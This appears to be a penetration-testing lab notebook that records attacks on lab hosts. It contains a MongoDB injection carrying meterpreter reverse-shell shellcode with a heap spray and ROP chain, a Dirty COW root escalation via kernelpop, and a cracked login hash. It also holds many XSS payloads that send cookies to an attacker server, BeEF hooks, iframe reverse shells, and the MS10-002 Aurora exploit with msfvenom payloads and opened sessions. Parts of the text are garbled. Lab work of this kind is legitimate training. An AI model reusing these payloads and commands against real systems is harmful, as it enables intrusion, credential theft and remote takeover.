So the search box we entered the above, this will separate from the next command,

So next time try " "; "

So if it would work,

This link is perfect for explaining NOSQL injections in mongo DB :

https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Read page 6

[http://server/app.php?year=1995';while\(1\);var%20foo='bar](http://server/app.php?year=1995';while(1);var%20foo='bar)

So in our case it was just the normal box we injected into but we started at the highlighted bit

So then adding the above with the sleep for testing as noticed that the exploit contained similar thing --> exploit : <https://www.exploit-db.com/exploits/24947/>

So the blackhat paper states that you can ';while(1) which will halt the process

The exploit says to exploit into \$where but we injected using while (1)

The below code is where we entered our generated shell code and pasted it in, looking at the actual exploit we would see the space for putting our metasploit code in .

We had to use a jse format which is produced like this :

For future any format of shellcode required you can specify it by:

-f js_le	Change the js_le to anything you want it will format by it
----------	--

```
';while(1){shellcode=unescape("%u0a6a%u315e%uf7db%u53e3%u5343%u026a%u66b0%ue189%u80cd%u5b97%u0a68%u000b%u6848%u0002%ubb01%ue189%u666a%u5058%u5751%ue189%ucd43%u8580%u79c0%u4e19%u3d74%ua268%u0000%u5800%u006a%u056a%ue389%uc931%u80cd%uc085%ubd79%u27eb%u07b2%u00b9%u0010%u8900%uc1e3%u0ceb%ue3c1%ub00c%ucd7d%u8580%u78c0%u5b10%ue189%ub699%ub00c%ucd03%u8580%u78c0%uff02%ub8e1%u0001%u0000%u01bb%u0000%ucd00%u4180"); sizechunk=0x1000; chunk=""; for(i=0;i<sizechunk;i++){ chunk+=unescape("%u9090%u9090"); } chunk=chunk.substring(0,(sizechunk-shellcode.length)); testarray=new Array(); for(i=0;i<25000;i++){ testarray[i]=chunk+shellcode; } ropchain=unescape("%uf768%u0816%u0c0c%u0c0c%u0000%u0c0c%u1000%u0000%u0007%u0000%u0031%u0000%uffff%uffff%u0000%u0000"); sizechunk2=0x1000; chunk2=""; for(i=0;i<sizechunk2;i++){ chunk2+=unescape("%u5a70%u0805"); } chunk2=chunk2.substring(0,(sizechunk2-ropchain.length)); testarray2=new Array(); for(i=0;i<25000;i++){ testarray2[i]=chunk2+ropchain; } nativeHelper.apply({"x" : 0x836e204}, ["A"\x26\x18\x35\x08"+ "MongoSploit!" + "\x58\x71\x45\x08" +"sthack is a nice place to be"\x6c\x5a\x05\x08" + "\x20\x20\x20\x20" + "\x58\x71\x45\x08"]);};var foo='bar
```

After inserting the above code we ran out listener and we had a shell!

To get privilege escalation it was very easy I ran the below python on the machine and it just told me which one and I picked the one that was recommended. Very interesting that the package contained multiple kernel exploits!

Also run the linux priv-sec checker :

```
 wget http://10.11.0.72:8080/unix-privesc-check
```

<https://github.com/spencerdodd/kernelpop>

Downloaded it

wget <http://10.11.0.72:8080/kernelpop-master.zip>

It was vulnerable to dirty cow

```
//commands for kernel pop  
python kernelpop.py -e CVE20165195_32
```

```
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master#  
root@humble:/tmp/kernelpop-master# cd /root  
lcd /root  
root@humble:/root# s  
ls  
proof.txt  
root@humble:/root# cat proof.txt  
cat proof.txt  
c3b6c8cfc0a9eb0905404b2f9a1468d9  
root@humble:/root#
```

kernelpop.py

to_add.txt

```

root@kali: ~/Downloads/NoS... x root@kali: ~/Desktop/lab-con... x root@kali: ~/Desktop/lab-con... x root@kali: ~/Desktop/lab-con... x root@kali: ~/Des...
hongedb@humble:/tmp/kernelpop-master$ python kernelpop.py
python kernelpop.py
#####
# welcome to kernelpop #
# #
# let's pop some kernels #
#####

[*] grabbing distro version and release from underlying OS (linuxdebian7)
[*] grabbing kernel version from 'uname -a'
[+] kernel (Linux humble 3.2.0-4-686-pae #1 SMP Debian 3.2.51-1 i686 GNU/Linux) identified as:
[base]
    type:          linux
    distro:        linuxdebian7
    version:       3.2.0-4
    architecture: i686
[specific]
    type:          linux
    distro:        linuxdebian7
    version:       3.2.51-1
    architecture: i686
[*] matching kernel to known exploits
[+] discovered 9 possible exploits !
  [[ distro kernel matched exploit available ]]
    CVE20165195_32 Dirty COW race condition root priv esc for 32-bit script change
  [[ distro kernel version vulnerable ]]
    CVE20140196   'n_tty_write' vuln before 3.14.4 allows priv esc to root
    CVE20143153   'futex requeue' vulnerability before 3.14.6 allows for priv esc
    CVE20144699   Exploitable race condition in linux before 3.15.4 command line input options to support inline uname input and ...
    CVE20162384   Double free vulnerability in the 'snd_usbmidi_create' (requires physical proximity)
    CVE20176074   'dccp_rcv_state_process' in net/dccp/input.c mishandles structs and can lead to local root
[[ base linux kernel vulnerable ]]
  CVE20177308   'packet_set_ring' in net/packet/af_packet.c can gain privileges via crafted system calls.
  CVE20144014   'chmod' restriction bypass allows users to get root before 3.14.8
  CVE20171000112 ip_ufo_append_data() memory corruption flaw can be exploited to gain root privileges.

hongedb@humble:/tmp/kernelpop-master$ python kernelpop.py -e CVE20165195_32
python kernelpop.py -e CVE20165195_32

```



msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.72

LPORT=443 -f js_le

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 123 bytes

Final size of js_le file: 372 bytes

```
%u0a6a%u315e%uf7db%u53e3%u5343%u026a%u66b0%ue189%u80cd%u5b9
%u0a68%u000b%u6848%u0002%ubb01%ue189%u666a%u5058%u5751%ue1
89%ucd43%u8580%u79c0%u4e19%u3d74%ua268%u0000%u5800%u006a%u0
56a%ue389%uc931%u80cd%uc085%ubd79%u27eb%u07b2%u00b9%u0010%u
8900%uc1e3%u0ceb%ue3c1%ub00c%ucd7d%u8580%u78c0%u5b10%ue189%u
b699%ub00c%ucd03%u8580%u78c0%uff02%ub8e1%u0001%u0000%u01bb%u
0000%ucd00%u4180
```



jeff

01 May 2018
17:54

IP 10.11.1.223

Not shown: 987 closed ports

Reason: 987 resets

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 128	Apache httpd 2.2.14 (DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)

135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	syn-ack ttl 128	Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)

445/tcp	open	microsoft-ds	syn-ack ttl 128	Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)
---------	------	--------------	-----------------	--

3306/tcp	open	mysql?	syn-ack ttl 128	
3389/tcp	open	ssl/ms-wbt-server?	syn-ack ttl 128	
49152/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49153/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49154/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49155/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49156/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC

49157/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:50:56:89:46:93 (VMware)
Service Info: Hosts: localhost, JEFF; OS: Windows; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

//udp

PORT	STATE	SERVICE	VERSION
137/udp	open	netbios-ns	Microsoft Windows netbios-ns (workgroup: WORKGROUP)
138/udp	open filtered	netbios-dgm	
500/udp	open filtered	isakmp	
4500/udp	open filtered	nat-t-ike	
5355/udp	open filtered	llmnr	

MAC Address: 00:50:56:89:46:93 (VMware)
Service Info: Host: JEFF; OS: Windows; CPE: cpe:/o:microsoft:windows

//Apache services might be XAMPP1.7.3

so the 443 just gives a xml error

the port 80 provides a login page and uses php PHP/5.3.1
flatfilelogin ?

There is a exploit for the flatfile :

<https://10.11.1.223/flatfilelogin/userlist.txt>

43cc1406555a57043b2730e6fd3a9e41 admin
5f4dcc3b5aa765d61d8327deb882cf99

43cc1406555a57043b2730e6fd3a9e41 admin
minus the 1
coffeelover

so i manage to login :

Niky: Hello, please leave me a message on this board. I monitor this page frequently and will reply as soon as it is possible. Your messages will be deleted from the board after I have viewed it and every time you log in (due to privacy settings). Attention Jeff: I have changed my IP to 10.1.1.224 Thank you for the suggestion.

//the forum using shoutbox 1.0

//fails , only one vuln

<http://www.example.com/shoutbox.php?root=http://www.example2.com?cmd=id>

<http://www.example.com/shoutbox.php?root=http://10.11.0.72:8000>

the working vuln is :

```
""><script>alert('XSS skh')</script>
```

a XSS that gives shell

//so the arp request states that 251 is wanting to know the mac address of 224
so it can send messages

5434 262.687939579 Vmware_89:1f:3a Broadcast ARP 60 Who has
10.2.2.224? Tell 10.11.1.251

*****attempt 1 to get shell***

```
<img src= x onerror=alert("xsspopup"!)> ---foucs
```

```

```

the alrt can be changed ro something else ?

```
  
  
<script src=http://10.11.0.72:8000/shell.jsp"></script>
```

*****result *****
so the server does reach out to me !!!!

try different things using iframe src

```
<iframe SRC=</iframe>  
  

```

The above work, log :

```
10.11.1.251 - - [01/May/2018 16:39:33] "GET / HTTP/1.1" 200 -  
10.11.1.251 - - [01/May/2018 16:41:44] "GET / HTTP/1.1" 200 -
```

*****demo :

```

```

<http://10.11.0.72:3000/hook.js>

//does reach out but very slow.. and doesnt run the jsp shell . try diff payload

<http://10.11.0.162:8081/ehw0xjBCWq2pLv>

<http://10.11.0.162:8080/SmtW8Yj>

logs :

10.11.0.72 - - [01/May/2018 17:03:46] "GET /shell.jsp HTTP/1.1" 200 -

10.11.0.72 - - [01/May/2018 17:06:07] "GET / HTTP/1.1" 200 -

10.11.1.251 - - [01/May/2018 17:06:11] "GET /shell.jsp HTTP/1.1" 200 -
NICKY!

this will get the username and password in the cookies as a pop up .. so how can i see that .. So the cookie does work

try it :

```
<IMG  
SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=  
maliciouscode">
```

```
<IMG SRC="http://10.11.0.72:8000/somevariables=maliciouscode">
```

Charley Celice, [01.05.18 17:46]

```
document.write('')
```

```
document.write('')
```

```
<script> new image  
().src="http://10.11.0.162:8000/holla1.php?"+document.cookie;</script>
```

Injecting javascript code in a page so when the navigator of another client encounter it they will be executed by the client. The

```
Javascript:  
img=new  
Image();img.src="http://tools.lanmaster53.com/monster.php?cookie="+documen  
t.cookie;
```


From <<https://www.lanmaster53.com/2011/05/13/stealth-cookie-stealing-new-xss-technique/>>

From <https://security.stackexchange.com/questions/49185/xss-cookie-stealing-without-redirecting-to-another-page?utm_medium=organic&utm_source=google_rich_qa&utm_campaign=google_rich_qa>

Tried this last :

```
<script> document.location='http://10.11.0.162:8000/holla1.php?c='+document.cookie; </script>
```

It WORKED IT SHOWED MY COOKIE BUT NICKY HAS NO COOKIE TO SHOW



```
ERROR:root:Host: 10.11.0.162:8000
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.223/flatfilelogin/shout.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 01 May 2018 21:25:55 GMT

10.11.0.162 - - [01/May/2018 17:51:26] "GET /holla1.php?c=username=admin;%20password=43cc14e4 HTTP/1.1" 200 -
          Videos
ERROR:root:Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.11.0.162:8000
Connection: Keep-Alive
          Other Locations
          Wastebasket
          Floppy Disk

10.11.1.251 - - [01/May/2018 17:52:18] "GET /holla1.php?c= HTTP/1.1" 200 -
ERROR:root:Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash
Accept-Language: en-us
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 01 May 2018 21:25:55 GMT; length=3
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.11.0.162:8000
Connection: Keep-Alive

10.11.1.251 - - [01/May/2018 17:55:16] "GET /holla1.php?c= HTTP/1.1" 200 -
          40136 (1).
```

so basically it will reach out to my server and get the gif and it will display the cookies in the logs,

try to get her to reach out to identify her browser so you can exploit t

works as well.

//sean keeps putting this script in and I have tried to inject the same but nothing is displayed changed the width and height to be bigger.

```
ng>sean:</strong>&nbsp;<iframe SRC="http://10.1.1.246/" height = "100"  
width ="110"></iframe>  
</p>
```

/

```
<iframe SRC="http://10.1.1.224/" height = "0" width ="0"></iframe>
```

```
<img src = x onerror = "http://10.11.0.72:3000/hook.js: window.onerror =  
alert; throw XSS">
```

//beef hook

```
<script type=text/javascript src=http://10.11.0.72:3000/hook.js ></script>
```

```
<script src="http://10.11.0.72:3000/hook.js"></script>
```

```
<SCRIPT SRC=http://10.11.0.72:3000/hook.js< B >
```

```
//to see if it touches our server
```

```
<script>window.location="http://10.11.0.72:8000"</script>
```

```
<html>
```

```
<head>
```

```
<iframe src="http://10.11.0.72:8000/php-reverse-shell.php "></iframe>
</head>
```

```
</html>
```

```
<iframe src="http://10.11.0.72:8000/php-reverse-shell.php "></iframe>
```

```
*****
```

The xampp has a /phpmyadmin page

so we know the application running is xampp which has mysql , php and ftp and other services all in one, maybe look at xampp on linux ? to see how it is installed.

we need phpmyadmin bypass
there are multiple xampp exploits :

- 1) Title: XAMPP 3.2.1 & phpMyAdmin 4.1.6 <= multiple vulnerabilities
- 2) metasploit module webdav upload files :
`/webdav/` check it out for other enumeration

demo for tomorrow : <http://172.26.111.114/dvwa/index.php>

nikto results :

a lot of false postivits

but the working ones :

`/phpmyadmin/changelog.php`

`//logs` that shows NICKYS machine.

127.0.0.1 - - [01/May/2018 15:35:57] "GET / HTTP/1.1" 200 -

ERROR:root:Host: 10.11.0.162:8000
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101
Firefox/52.0

Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: <http://10.11.1.223/flatfilelogin/shout.php>
Connection: keep-alive

10.11.0.162 - - [01/May/2018 15:39:12] "GET / HTTP/1.1" 200 -

ERROR:root:Accept: */*
Referer: <http://10.1.1.223/flatfilelogin/shout.php>
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.11.0.162:8000
Connection: Keep-Alive

10.11.1.251 - - [01/May/2018 15:40:12] "GET / HTTP/1.1" 200 -

[*] Server started.
[*] Gathering target information for 10.11.0.162
[*] Sending HTML response to 10.11.0.162
[*] Gathering target information for 10.11.1.251
[*] Sending HTML response to 10.11.1.251

So after that trywindows/meterpreter/reverse_http

I did and it connects back like a charm without any issues , so port 80 is our port to attack! But make sure it is fully encoded

```
http://10.11.0.162:80 handling request from 10.11.1.251; (UUID: cunb7ojs)
Unknown request to  with UA 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)'
[*] 10.11.1.251 ms10_002_aurora - Sending MS10-002 Microsoft Internet
Explorer "Aurora" Memory Corruption
```

Recent efforts

```
] Server started.
[*] Started bind handler
msf exploit(windows/browser/ms10_002_aurora) > [*] 10.11.0.162
ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora"
Memory Corruption
```

```
msf exploit(windows/browser/ms10_002_aurora) >
[*] 10.11.1.251 ms10_002_aurora - Sending MS10-002 Microsoft Internet
Explorer "Aurora" Memory Corruption
[*] Started bind handler
[!] StageEncoder failed, falling back to no encoding
[*] Sending encoded stage (179779 bytes) to 10.11.1.251
[!] StageEncoder failed, falling back to no encoding
[*] Sending encoded stage (179779 bytes) to 10.11.0.162
[*] Meterpreter session 2 opened (10.11.0.162:35607 -> 10.11.0.162:22) at
2018-05-03 16:36:51 -0400
```

```
msf exploit(windows/browser/ms10_002_aurora) > sessions
```

```

```

```
name = "10.11.0.162"
socket.gethostbyname(name)
http://10.11.0.162:8080/haYLkIQN
```

this exploit :

(windows/browser/ms10_002_aurora)

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.162 LPORT=22
EXITFUNC=process -b "\x00" -f js_le
```

```
%uf9bd%u4c45%fdb8f%ud9c7%u2474%u5af4%uc931%u52b1%u6a31%u8312
%u04c2%u9303%uae4b%u9f7a%uacbc%u5f85%ud13d%uba0c%ud10c%ucf6b
%ue13f%u9df8%u8ab3%u35ad%ufe47%u3a79%ub5e0%u755f%ue6f1%u149c
%uf571%uf6f0%u3648%uf705%u2b8d%ua5e4%u2746%u595b%u7de2%ud260
%u90b8%u07e0%u9208%u96c1%ucd02%u19c1%u65c6%u0148%u430b%uba0
%u3fff%u6a95%uc0ce%u533a%u32fe%u9442%uad39%uec31%u5039%u2b42
%u8e43%uafc7%u45e3%u0b7f%u8915%ud8e6%u6619%u866c%u793d%ubda1
%uf23a%u1144%u40cb%ub563%u1397%uec0a%uf57d%uee33%uaadd%u6591
%ubff3%u24ab%u0c9c%ud686%u1b5c%ua591%u846e%u2109%u4dc3%ub694
%u6424%u2860%u87db%u6191%ud318%u19c1%u5c89%ud98a%u8936%u891
%u6298%u79de%ud359%u93b6%u0c56%u9ca6%u25bc%u674d%u4057%u67
%u99%u3c05%u679f%uab49%u8116%uc323%u1a7e%u7adc%ud0db%u827d%u9
%df1%u08be%u62f6%uf970%u7073%u09e5%u2ace%u16a0%u42e4%u842e%u9
%u263%ub539%uc53b%u0b6e%u8332%u3282%ub1ec%ua25e%u71d7%u1785%u
%u78d9%u2348%u6af%uac94%udeb9%ufb48%u8817%u552e%u62d6%u0af9%u
%u2b0%u617c%u7403%uac81%u98f5%u1930%ua740%ucdfd%ud044%u6de3%u
%u0baa%u9ea0%u11e1%u3681%uc0ac%u5a93%u3f4f%u62d7%ub5cc%u90a8%u
%ubcc%uddad%u2d4a%u4edc%u513f%u6e73%u416a
```

//exploit

https://github.com/jivoi/pentest/blob/master/exploit_win/ms10-002-aurora.py

```
root@kali:~/Documents/jeff# msfvenom -p windows/shell_reverse_tcp
LHOST=10.11.0.162 LPORT=22 EXITFUNC=process -b "\x00" -f js_le
No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of js_le file: 1056 bytes
%uf9bd%u4c45%fdb8f%ud9c7%u2474%u5af4%uc931%u52b1%u6a31%u8312
%u04c2%u9303%uae4b%u9f7a%uacbc%u5f85%ud13d%uba0c%ud10c%ucf6b
%ue13f%u9df8%u8ab3%u35ad%ufe47%u3a79%ub5e0%u755f%ue6f1%u149c
%uf571%uf6f0%u3648%uf705%u2b8d%ua5e4%u2746%u595b%u7de2%ud260
%u90b8%u07e0%u9208%u96c1%ucd02%u19c1%u65c6%u0148%u430b%uba0
2%u3fff%u6a95%uc0ce%u533a%u32fe%u9442%uad39%uec31%u5039%u2b42
%u8e43%uafc7%u45e3%u0b7f%u8915%ud8e6%u6619%u866c%u793d%ubda1
%uf23a%u1144%u40cb%ub563%u1397%uec0a%uf57d%uee33%uaadd%u6591
%ubff3%u24ab%u0c9c%ud686%u1b5c%ua591%u846e%u2109%u4dc3%ub694
%u6424%u2860%u87db%u6191%ud318%u19c1%u5c89%ud98a%u8936%u891
d%u6298%u79de%ud359%u93b6%u0c56%u9ca6%u25bc%u674d%u4057%u67
99%u3c05%u679f%uab49%u8116%uc323%u1a7e%u7adc%ud0db%u827d%u9
df1%u08be%u62f6%uf970%u7073%u09e5%u2ace%u16a0%u42e4%u842e%u9
263%ub539%uc53b%u0b6e%u8332%u3282%ub1ec%ua25e%u71d7%u1785%u
78d9%u2348%u6afd%uac94%udeb9%ufb48%u8817%u552e%u62d6%u0af9%u
e2b0%u617c%u7403%uac81%u98f5%u1930%ua740%ucdfd%ud044%u6de3%u
0baa%u9ea0%u11e1%u3681%uc0ac%u5a93%u3f4f%u62d7%ub5cc%u90a8%u
bcc%uddad%u2d4a%u4edc%u513f%u6e73%u416a
```

```
root@kali:~/Documents/jeff# gedit auora.py
^C
root@kali:~/Documents/jeff# gedit auora.py
root@kali:~/Documents/jeff# python 8000
python: can't open file '8000': [Errno 2] No such file or directory
root@kali:~/Documents/jeff# python auora.py 8000
```

[+] Web server is running at <http://127.0.1.1:8000/>

[+] Incoming connection from 10.11.0.162
[-] Sending exploit to 10.11.0.162 ...
[-] Exploit sent to 10.11.0.162

[+] Incoming connection from 10.11.0.162
[-] Sending exploit to 10.11.0.162 ...
[-] Exploit sent to 10.11.0.162

[+] Incoming connection from 10.11.1.251
[-] Sending exploit to 10.11.1.251 ...
[-] Exploit sent to 10.11.1.251

to see the user agent

<https://developers.whatismybrowser.com/useragents/parse/#parse-useragent>

Try staged payload and non staged

Also rest nicky and jeff before explit

OSVDB-119:

+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

- STATUS: Completed 3050 requests (~44% complete, 23.7 minutes left): currently in plugin 'Nikto Tests'

- STATUS: Running average: 100 requests: 0.38599 sec, 10 requests: 0.3695 sec.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268:
//////////: Directory indexing found.

+ OSVDB-3288:
//////////: Abyss 1.03 reveals directory listing when /'s are requested.

+ OSVDB-3268:/?pattern=/etc/*&sort=name: Directory indexing found.

+ OSVDB-562: /server-info: This gives a lot of Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts.

+ OSVDB-3268:/?D=A: Directory indexing found.

+ OSVDB-3268:/?N=D: Directory indexing found.

+ OSVDB-3268:/?S=A: Directory indexing found.

+ OSVDB-3268:/?M=A: Directory indexing found.

+ OSVDB-3268: /?\"><script>alert('Vulnerable');</script>: Directory indexing found.

I.T network

17 May 2018

16:27

```

runasroot:
msf auxiliary(scanner/http/http_login) > set RHOSTS 10.1.1.1
RHOSTS => 10.1.1.1
msf auxiliary(scanner/http/http_login) > run
[*] http://10.1.1.1:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_login) > use auxiliary/scanner/netbios/nbname
msf auxiliary(scanner/netbios/nbname) > options

Module options (auxiliary/scanner/netbios/nbname):
Name      Current Setting  Required  Description
-----  -----  -----
BATCHSIZE  256          yes        The number of hosts to probe in each set
RHOSTS     10.1.1.0/24    yes        The target address range or CIDR identifier
RPORT      137          yes        The target port (UDP)
THREADS    10           yes        The number of concurrent threads

msf auxiliary(scanner/netbios/nbname) > set RHOSTS 10.1.1.0/24
RHOSTS => 10.1.1.0/24
msf auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 10.1.1.0->10.1.1.255 (256 hosts)

[+] 10.1.1.223 [JEFF] OS:Windows Names:(JEFF, WORKGROUP) Addresses:(10.11.1.223, 10.1.1.223) Mac:00:50:56:89:3a:a5 Virtual Machine:VMWare Metasploit, 8 Oct 2011 - Or that there is a s
[+] 10.1.1.226 [JOE] OS:Windows Names:(JOE, WORKGROUP) Mac:00:50:56:89:13:2f Virtual Machine:VMWare
[+] 10.1.1.230 [KEVIN] OS:Windows Names:(KEVIN, WORKGROUP, 0x00 MSBROWSE 0x0) Addresses:(10.1.1.230, 10.11.1.230) Mac:00:50:56:89:3a:a5 Virtual Machine:VMWare Metasploit, 8 Oct 2011 - Or that there is a s
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/netbios/nbname) >

```

26 April 2018
14:36

```

GET /yCerUxIC HTTP/1.1
Accept: */*
Referer: http://10.1.1.223/flatfilelogin/shout.php
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.11.0.72:8080
Connection: Keep-Alive

```

HTTP/1.1 302 Moved

Content-Type: text/html
Location: /yCerUxIC?yleHVGzKidhNQCW
Connection: Keep-Alive
Server: Apache
Content-Length: 0

GET /yCerUxIC?yleHVGzKidhNQCW HTTP/1.1
Accept: */*
Referer: <http://10.1.1.223/flatfilelogin/shout.php>
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 10.11.0.72:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Pragma: no-cache
Connection: Keep-Alive
Server: Apache
Content-Length: 12591

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<script>
var AdgSRaFrrJNIEPZLzogjdIGN =
'0f2817683835112418071d0d151927011e2f181c2109223a02210510121c1c200a2b10322926063d2
21d343722300e0f3e1a2c360e02113814053a153a10090322152b2d07201c06253b3f341f15011f110
8210d312c2f172a3130302d2c241d3d06040248737161143604280d181358701f051a6e180112201d
0d221e131f2c251711063013245974452633305a0a1b160937796a6c1f2617687e2e5a764954536e38
636b59785678667c5a22424f4135180112201d0d221e131f2c25171106301324222038686b671e240a
11052b3f37791a3b002922223f270c090d20256b390b220a393532390f331410191b131d1f3a0c1b30
0e310a382f0d273e20110c1a08270f0d292e1d1121093b351b120520232317201f10262b173d08232b
1803261233323f110c2518210a1e2f3b0f2c03031b0d00022137192725230e2825306e41022b21311a
